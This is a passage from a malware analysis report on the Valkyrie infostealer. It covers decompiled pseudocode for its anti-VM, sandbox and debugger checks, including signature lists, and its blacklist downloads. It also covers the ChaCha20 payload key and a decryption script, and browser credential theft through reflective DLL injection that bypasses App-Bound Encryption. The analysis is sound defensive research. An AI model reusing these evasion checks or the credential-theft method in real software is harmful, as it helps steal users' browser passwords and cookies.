The watchdog waits in a loop using **Sleep()**, recalculating the time until the target deadline is reached. Once the three-minute deadline expires, the watchdog logs a hard-kill message and forcibly terminates the process using **TerminateProcess()**.

```
IDA View-A | Pseudocode-A | Hex View-1 | Local Types | Imports
1  BOOL __fastcall mw_watchdog_wait_and_kill(__int64 a1, __int64 a2, __int64 a3)
2  {
3    __int64 *v3; // rbx
4    unsigned __int16 v4; // ax
5    HANDLE CurrentProcess; // rax
6    __int64 v7; // [rsp+38h] [rbp+10h] BYREF
7
8    mw_perf_counter_to_nanoseconds(&v7, a2, a3);  // reads the high-resolution performance counter and converts it into a monotonic nanosecond timestamp.
9    if ( v7 >= 0x7FFFFFD61729F7FFLL )
10     v7 = 0x7FFFFFFFFFFFFFFFLL;
11   else
12     v7 += 180000000000LL;
13   mw_sleep_until_timestamp_ns(&v7);             // repeatedly checks the current time and sleeps until the deadline
14   v3 = sub_7FF7C777D940(&qword_7FF7C7BBFD40, aWatchdogHardKi);
15   v4 = sub_7FF7C77D7AB0(v3 + *(*v3 + 4), 0xAu);
16   sub_7FF7C77CF360(v3, v4);
17   sub_7FF7C77C4DA0(v3);
18   CurrentProcess = GetCurrentProcess();
19   return TerminateProcess(CurrentProcess, 1u);  // Kill the Process
20 }
```

Initialize Anti-VM Indicators

Next it builds an anti-VM, anti-sandbox, anti-debugger signature table and stores it inside the object at a1. It fills the structure with strings and signatures matching popular virtualization platforms, sandbox environments, and debugging tools. These signatures are later used to detect analysis environments at runtime.

```
IDA View-A | Pseudocode-B | Stack of main | Hex View-1 | Local Types | Imports
109  si128 = _mm_load_si128(&xmmword_7FF7C7A5FE70);
110  v17 = si128;
111  strcpy(&v16, "vmsrvc");                       // vmsrvc
112  *(&v18 + 1) = 0;
113  v4 = _mm_load_si128(&xmmword_7FF7C7A5FE80);
114  v19 = v4;
115  strcpy(&v18, "vmusrvc");                      // vmusrvc
116  v21 = _mm_load_si128(&xmmword_7FF7C7A5FE90);
117  v20 = 0x79617274786F6276uLL;                  // vboxtray
118  v23 = v21;
119  v22 = 0x64736C6F6F746D76uLL;                  // vmtoolsd
120  HIWORD(v24) = 0;
121  v25 = v4;
122  qmemcpy(&v24, "df5ser", 6);                   // df5serv
123  *(&v24 + 6) = BYTE6(str_df5serv);
124  HIWORD(v26) = 0;
125  v27 = _mm_load_si128(&xmmword_7FF7C7A5FEC0);
126  qmemcpy(&v26, "vboxservic", 10);              // vboxservice
127  *(&v26 + 10) = str_vboxservice;
128  v5 = 0;
129  v28 = 0;
130  v29 = si128;
131  strcpy(&v28, "vmware");                       // vmware
132  v30 = 0;
133  v31 = _mm_load_si128(&xmmword_7FF7C7A5FE50);
134  strcpy(&v30, "trio");
135  v32 = 0;
```

Anti-VM Strings and Signatures:

```
 ollydbg
idaq
ida64
windbg
x32dbg
x64dbg
ghidra
cheatengine
dnspy
immunity
pestudio
dumpcap
procmon
regmon
filemon
processhacker
tcpview
fiddler
```

```
volatility
apimonitor
wireshark
vmsrvc
vmusrv
df5serv
trio
tqos
vmtoolsd
vboxtray
kvmsrvc
xenservice
vboxservice
vmware
anyrun
triage
cuckoo
sample
sandboxie
qemud
xen
SOFTWARE\Oracle\VirtualBox Guest Additions
SOFTWARE\VMware, Inc.\VMware Tools
SYSTEM\ControlSet001\Services\VBoxGuest
SYSTEM\ControlSet001\Services\VBoxMouse
SYSTEM\ControlSet001\Services\VBoxService
SYSTEM\ControlSet001\Services\VBoxSF
SYSTEM\ControlSet001\Services\VBoxVideo
HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0
HARDWARE\Description\System
```

Check Processes for VM environment

Valkyrie performs process-based VM detection by enumerating all running processes using **CreateToolhelp32Snapshot**, followed by **Process32First** and **Process32Next** to iterate through all running processes. It then checks each process name against two signature lists stored inside **a1**:

- List 1 (a1 + 8 → a1 + 16): sandbox / VM processes
- List 2 (a1 + 32 → a1 + 40): debugger / analysis tools

If any match is found, it returns 1, indicating a VM/analysis environment.

Check Registries for VM environment

Next Valkyrie iterates over a hardcoded list of registry paths stored between a1 + 56 and a1 + 64. It attempts to open every key in the list under HKEY_LOCAL_MACHINE using **RegOpenKeyExA**, and if the key exists, it queries specific values (Identifier & SystemProductName) to retrieve identifying strings.

```
72      if ( *(v2 + 3) > 0xFu )
73        v4 = *v2;
74      if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, v4, 0, 0x20019u, &hKey) )
75        goto LABEL_67;
76      cbData = 512;
77      if ( !RegQueryValueExA(hKey, str_Identifier, 0, 0, Data, &cbData) )
78        break;
79  LABEL_49:
80      cbData = 512;
81      if ( !RegQueryValueExA(hKey, str_SystemProductName, 0, 0, Data, &cbData) )
82      {
```

These values are then converted to lowercase and compared to **“vbox”, “virtual”, “vmware”, “qemu”, and “xen”**. If any queried value contains one of the VM-related substrings, the malware raises a VM detection flag, records the corresponding artifact and return 1

Screen resolution check

Next, it checks the screen resolution using **GetSystemMetrics,** If the display width is below **800 pixels** or the height is below **600 pixels**, it logs “Small screen: <width> x <height>”


```
22    SystemMetrics = GetSystemMetrics(0);
23    v3 = GetSystemMetrics(1);
24    v4 = v3;
25    if ( SystemMetrics < 800 || v3 < 600 )
26    {
27      if ( *a1 )
28      {
29        v12 = sub_7FF7C777CD00(&qword_7FF7C7BBFC20, aSmallScreen);
30        v13 = sub_7FF7C77958D0(v12, SystemMetrics);
31        v14 = sub_7FF7C777CD00(v13, asc_7FF7C7A58D84);
32        v5 = sub_7FF7C77958D0(v14, v4);
33        goto LABEL_21;
34      }
35    }
```

Triage wallpaper detection

The function uses **SystemParametersInfoA** and **GetFileAttributesExA** to retrieve the **current wallpaper** and read its file metadata. From the resulting WIN32_FILE_ATTRIBUTE_DATA structure, the malware reconstructs the wallpaper’s file size by combining nFileSizeHigh and nFileSizeLow, and then compares the 64-bit value against the constant **0x60EB**.

```
}
else if ( SystemParametersInfoA(0x73u, 0x104u, pvParam, 0)
       && GetFileAttributesExA(pvParam, GetFileExInfoStandard, &FileInformation)
       && (LODWORD(FileInformation.ullAvailPageFile) | (HIDWORD(FileInformation.ullTotalPageFile) << 32)) == 0x60EB )
{
  if ( *a1 )
  {
    v5 = sub_7FF7C777CD00(&qword_7FF7C7BBFC20, aTriageWallpape);
```

During testing, the default Triage wallpaper was found to be **24811 bytes (0x60EB)**, confirming that the malware specifically fingerprints Triage environments through this file-size signature.




CPU core count & RAM check

Next it checks the system hardware to detect low-resource sandbox environments. It first retrieves the CPU core count using GetSystemInfo; if the system reports fewer than two cores, it logs “Low CPU Cores”. It then calls GlobalMemoryStatusEx to obtain the amount of physical RAM. If the total memory is below **2048 MB (2 GB)**, the malware logs “Low RAM”


```
56    FileInformation.dwLength = 64;
57    GlobalMemoryStatusEx(&FileInformation);
58    v8 = FileInformation.ullTotalPhys >> 20;
59    if ( FileInformation.ullTotalPhys >> 20 >= 2048 )
60    {
61      if ( !sub_7FF7C779EBD0(a1) && !sub_7FF7C779E030(a1) )
62        return sub_7FF7C779D6B0(a1) != 0;
63    }
64    else if ( *a1 )
65    {
66      v9 = sub_7FF7C777CD00(&qword_7FF7C7BBFC20, aLowRam);
67      v10 = sub_7FF7C7796470(v9, v8);
68      v5 = sub_7FF7C777CD00(v10, aMb);
69      goto LABEL_21;
70    }
```

Next Valkyrie downloads three files from **Lawxsz/vm-blacklist** repository

```
hxxps[://]raw[.]githubusercontent[.]com/Lawxsz/vm-blacklist/main/mac[.]txt
hxxps[://]raw[.]githubusercontent[.]com/Lawxsz/vm-blacklist/main/ips[.]txt
hxxps[://]raw[.]githubusercontent[.]com/Lawxsz/vm-blacklist/main/hwid[.]txt
```



These lists, maintained by **Lawxsz** (the malware author), are used as part of Valkyrie's virtual machine and sandbox-detection system, allowing the malware to identify whether it is running inside an analysis environment, cloud provider, or any other system that **Lawxsz** intends to exclude from infection.



First it enumerates all network adapters via **GetAdaptersInfo**, normalizes each adapter's MAC address, and compares it against the blacklist. Next it obtains its external IP by querying https://api.ipify.org, then compares the result against the downloaded **ips.txt** blacklist.
If both the MAC and IP checks pass, the malware performs a final hardware-based validation.
It runs:

```
wmic csproduct get uuid
```

and the resulting UUID is extracted and compared against the downloaded **hwid.txt** blacklist.

Browser-Stealing Payload

Valkyrie contains a browser detection routine designed to discover installed Chromium-based browsers by inspecting their registry installation paths. It first prepares an internal list of browser signatures (Chrome, Edge, Brave) containing both the display name and expected executable name.

```
102  v7 = 6;
103  sub_7FF7C777EA40(v89, aChrome_0, 6u, a4);
104  memset(v90, 0, sizeof(v90));
105  sub_7FF7C777EA40(v90, aChromeExe, 0xAu, v8);
106  memset(v91, 0, sizeof(v91));
107  sub_7FF7C777EA40(v91, aEdge_0, 4u, v9);
108  memset(v92, 0, sizeof(v92));
109  sub_7FF7C777EA40(v92, aMsedgeExe, 0xAu, v10);
110  memset(v93, 0, sizeof(v93));
111  sub_7FF7C777EA40(v93, aBrave_0, 5u, v11);
112  memset(v94, 0, sizeof(v94));
113  sub_7FF7C777EA40(v94, aBraveExe_0, 9u, v12);
114  v13 = *v5;
```


For each browser it it queries two known App Paths registry locations:

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\<browser.exe>
- HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\App Paths\<browser.exe>

By opening the corresponding key and attempting to query it, which contains the full path of the browser's executable. If none of the targeted browsers are found, the stealer skips the browser-extraction routine.

Valkyrie browser data extraction is carried out by a payload DLL embedded in resources, It starts loading DLL from embedded resource using

```
 FindResourceW(ModuleHandleA, Name, 0xA);
LoadResource();
LockResource();
SizeofResource();
```




Before the DLL can be reflectively loaded into memory, Valkyrie decrypts it using a **ChaCha20** encryption routine.
The key bytes are taken directly from the memory region beginning at qword_7FF7C7A56048.
That region consists of four consecutive qwords stored in **little-endian**, forming a 32-byte key:

```
 4D9F8B73 6455271B
4677798C 677D4A58
95CD5754 0C4E6BBE
947C6647 217EDE18
```

The nonce is formed from the next qwords (qword_7FF7C7A56068):

- the full 8 bytes of 0x544A2D8D6278514A, and
- the *lower 4 bytes* of 0x503CE588

producing a standard **12-byte IETF ChaCha20 nonce**. (The final qword, 0x0, is not used.)




Once the key and nonce are assembled, they serve as input for the ChaCha20 block function. For each 64-byte block of the payload, the malware increments a block counter and calls this to generate a 64-byte keystream.

The ChaCha20 core is implemented manually inside the binary: it loads the standard constant “expand 32-byte k,” expands the 256-bit key, combines it with the nonce and counter, and performs 20 rounds of ChaCha quarter-round operations. The final 64-byte state is then serialized to produce the keystream block.

After generating the keystream, the malware applies it to the payload through a **vectorized XOR routine**. The operation is optimized using SSE instructions to process 64 bytes at a time, with a fallback to byte-wise XOR for short or partially aligned regions.

The payload can be extracted from the resource section using a tool such as **Resource Hacker**.



Once the payload is extracted, it needs to be decrypted. I I've written a script to perform the decryption.

```
 # python decrypt_payload.py PAYLOAD_DLL.bin
import sys
from Crypto.Cipher import ChaCha20
from pathlib import Path


q0 = 0x4D9F8B736455271B
q1 = 0x4677798C677D4A58
q2 = 0x95CD57540C4E6BBE
q3 = 0x947C6647217EDE18

q4 = 0x544A2D8D6278514A
q5 = 0x00000000503CE588
q6 = 0x0

def qword_to_bytes_le(q):
    return q.to_bytes(8, 'little')

def build_key_and_nonce():
    key = b''.join(qword_to_bytes_le(q) for q in (q0, q1, q2, q3))
    q4_bytes = qword_to_bytes_le(q4)
    q5_bytes = qword_to_bytes_le(q5)
    nonce = q4_bytes + q5_bytes[:4]

    return key, nonce

def decrypt_file(input_path):
    data = Path(input_path).read_bytes()
    key, nonce = build_key_and_nonce()

    print("Key (hex):", key.hex())
    print("Nonce (hex):", nonce.hex())
    print("Resource size:", len(data))

    # ChaCha20 IETF: 12-byte nonce, counter default 0
    cipher = ChaCha20.new(key=key, nonce=nonce)
```

```
    dec = cipher.decrypt(data)

    outp = Path("payload_decrypted.dll")
    outp.write_bytes(dec)
    print("Wrote decrypted file:", outp)

    if dec[:2] == b'MZ':
        print("SUCCESS: decrypted file has 'MZ' header.")
        e_lfanew = int.from_bytes(dec[0x3C:0x40], 'little')
        if e_lfanew + 4 < len(dec) and dec[e_lfanew:e_lfanew+4] == b'PE\x00\x00':
            print("PE header found")
        else:
            print("MZ present but PE header not found where expected.")
    else:
        print("No MZ header found")

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print("Usage: python decrypt_chacha_exact.py PAYLOAD_DLL.bin")
        sys.exit(1)
    decrypt_file(sys.argv[1])
```

Then it parses the payload's PE header, scans DLL exports for "ReflectiveLoader" and allocates memory inside the target browser's process (e.g., chrome.exe) **This injection is performed specifically to bypass App-Bound Encryption (ABE) by executing within the trusted application's context.** The decrypted DLL is injected with a named-pipe parameter used for communication between the stealer and the injected payload.

Payload Hash:

```
5ddcf2c1bed21ccf60a5c9a42aafad7fd1e9596fee8f50bfa82b9d6ba23abb7e
```

The payload implements a complete browser-data extraction workflow that targets Chromium-based browsers profiles located under the user's Local AppData directory.

It begins by resolving the Local AppData path using the **SHGetKnownFolderPath** API with the GUID **F1B32785-6FBA-4FCF-9D55-7B8E7F157091**, which corresponds to the path **%USERPROFILE%\AppData\Local**.

FOLDERID_LocalAppData

Expand table

GUID	{F1B32785-6FBA-4FCF-9D55-7B8E7F157091}
Display Name	Local
Folder Type	PERUSER
Default Path	%LOCALAPPDATA% (%USERPROFILE%\AppData\Local)
CSIDL Equivalent	CSIDL_LOCAL_APPDATA
Legacy Display Name	Application Data
Legacy Default Path	%USERPROFILE%\Local Settings\Application Data

Once this directory is resolved, the payload constructs the full filesystem path to the browser's **"Local State"** file

This file contains the encrypted_key field, which is a DPAPI-protected blob that contains the AES key used by the browser to encrypt passwords, cookies, and other records.

After recovering the AES key, the malware enumerates all available browser profiles beneath the "User Data" directory. For each profile, it constructs paths to the browser's SQLite databases.

Once a database path is built, the malware converts it into a special URI of the form file:<path>?nolock=1.

The URI is passed into the malware's internal SQLite engine—an embedded implementation compiled directly into the payload. As Valkyrie does **not** depend on the system's sqlite3.dll. Instead, it includes a full SQLite implementation with its own collations, virtual table support, and initialization routines.

```
138  *(v12 + 568) = 0;
139  mw_SQLiteRegisterCollation(v12, "BINARY", 1, 0, sub_18003D060, 0);
140  LOBYTE(v16) = 3;
141  mw_SQLiteRegisterCollation(v12, "BINARY", v16, 0, sub_18003D060, 0);
142  LOBYTE(v17) = 2;
143  mw_SQLiteRegisterCollation(v12, "BINARY", v17, 0, sub_18003D060, 0);
144  mw_SQLiteRegisterCollation(v12, "NOCASE", 1, 0, sub_180065D40, 0);
145  mw_SQLiteRegisterCollation(v12, "RTRIM", 1, 0, sub_1800732C0, 0);
146  v13 = v12;
147  if ( !*(v12 + 103) )
```

As each database opens, the malware iterates through its records and identifies fields that contain encrypted blobs. These blobs are decrypted using the AES key previously extracted from the browser's Local State file.

The decrypted entries are transformed into JSON objects and then written to disk as `.json` files.

The loader reads status and progress messages from the named pipe in a loop using **PeekNamedPipe** and **ReadFile**. When the payload sends its final completion message, the loader stops reading and terminates the injected process.

```
{
  TotalBytesAvail = 0;
  if ( !PeekNamedPipe(v1[5], 0, 0, 0, &TotalBytesAvail, 0) )
  {
    if ( GetLastError() != 109 )
    {
      v13 = *v2;
      LastError = GetLastError();
      v15 = sub_7FF7C77D6600(&v145, LastError);
      v16 = sub_7FF7C777DEE0(&v138, aPeeknamedpipeF, v15);// PeekNamedPipe failed. Error:
      sub_7FF7C77A3FD0(v13, v16);
      sub_7FF7C77B9C80(&v138);
      sub_7FF7C77B9C80(&v145);
    }
    break;
  }
  if ( !TotalBytesAvail )
  {
    Sleep(0x64u);
    continue;
  }
  NumberOfBytesRead = 0;
  if ( ReadFile(v1[5], Buffer, 0x1FFFu, &NumberOfBytesRead, 0) && NumberOfBytesRead )
  {
    v21 = NumberOfBytesRead;
```

Valkyrie's Reconnaissance Capabilities

Screenshot Capture

Valkyrie captures a full-screen desktop image using standard GDI calls. It queries the screen size with GetSystemMetrics, creates a compatible bitmap and device context, and uses BitBlt to copy the visible desktop into memory. The bitmap is then converted into raw 24-bit pixel data via GetDIBits.

The stealer builds the output path within the **%TEMP%\Valkyrie** directory and writes the screenshot directly to disk. It manually generates a minimal BMP structure, including the `'BM'` header, the **BITMAPINFOHEADER**, and the pixel buffer.

```
SystemMetrics = GetSystemMetrics(0);
cy = GetSystemMetrics(1);
hdcSrc = GetDC(0);
CompatibleDC = CreateCompatibleDC(hdcSrc);
CompatibleBitmap = CreateCompatibleBitmap(hdcSrc, SystemMetrics, cy);
SelectObject(CompatibleDC, CompatibleBitmap);
BitBlt(CompatibleDC, 0, 0, SystemMetrics, cy, hdcSrc, 0, 0, 0xCC0020u);
*bmi = 40;
*&bmi[4] = SystemMetrics;
*&bmi[8] = -cy;
*&bmi[12] = 1572865;
memset(&bmi[20], 0, 20);
v5 = 4 * cy * ((24 * SystemMetrics + 31) / 32);
v6 = j__malloc_base(v5);
GetDIBits(CompatibleDC, CompatibleBitmap, 0, cy, v6, bmi, 0);
GetTempPathW(0x104u, Buffer);
v27 = 0;
v28 = 0u;
sub_7FF7C777EA40(&v27, aScreenshotBmp, 0xEu, v7);// screenshot.bmp
v25 = 0;
v26 = 0u;
sub_7FF7C777EA40(&v25, aValkyrie, 8u, v8);    // Valkyrie
v9 = sub_7FF7C7A2CBA0(Buffer);
*&bmi[40] = 0;
v24 = 0u;
sub_7FF7C777EA40(&bmi[40], Buffer, v9, v10);
sub_7FF7C7797610(Src);
sub_7FF7C7797610(lpFileName);
```

The final file is saved as: %TEMP%\Valkyrie\screenshot.bmp

System Info

Next the malware collect system information from the infected device:

- Host Name
- Username
- HWID
- MAC Address
- CPU brand
- GPU adapters
- RAM
- Free Disk Space
- Total Disk Space
- Windows version
- Windows build number

It adds them with a hardcoded build ID and timestamp the stealer's JSON object alongside the collected data.

```
v419 = &v478;
v64 = sub_7FF7C777C4C0(&v478, a2e4ca0bd214e4d);
v65 = sub_7FF7C777DD40(v421, aBuildId);       // build_id: 2e4ca0bd-214e-4d32-a6f2-5688267659ec
sub_7FF7C77954E0(v65, v64);
v419 = &v478;
v418[0] = Xtime_get_ticks();
v66 = sub_7FF7C777CBD0(&v478, v418);
v67 = sub_7FF7C777DD40(v421, aTimestamp);     // timestamp:
sub_7FF7C77954E0(v67, v66);
nSize = 16;
GetComputerNameA(Buffer, &nSize);             // Get Computer Name
pcbBuffer = 257;
GetUserNameA(v536, &pcbBuffer);               // Get Current Username
```

Process Enumeration

Valkyrie enumerates running processes using CreateToolhelp32Snapshot, Process32FirstW, and Process32NextW. For each process entry, it extracts the PID and executable name and stores both values into the output array. Each process record is written into a1 using a fixed stride of 65 elements.

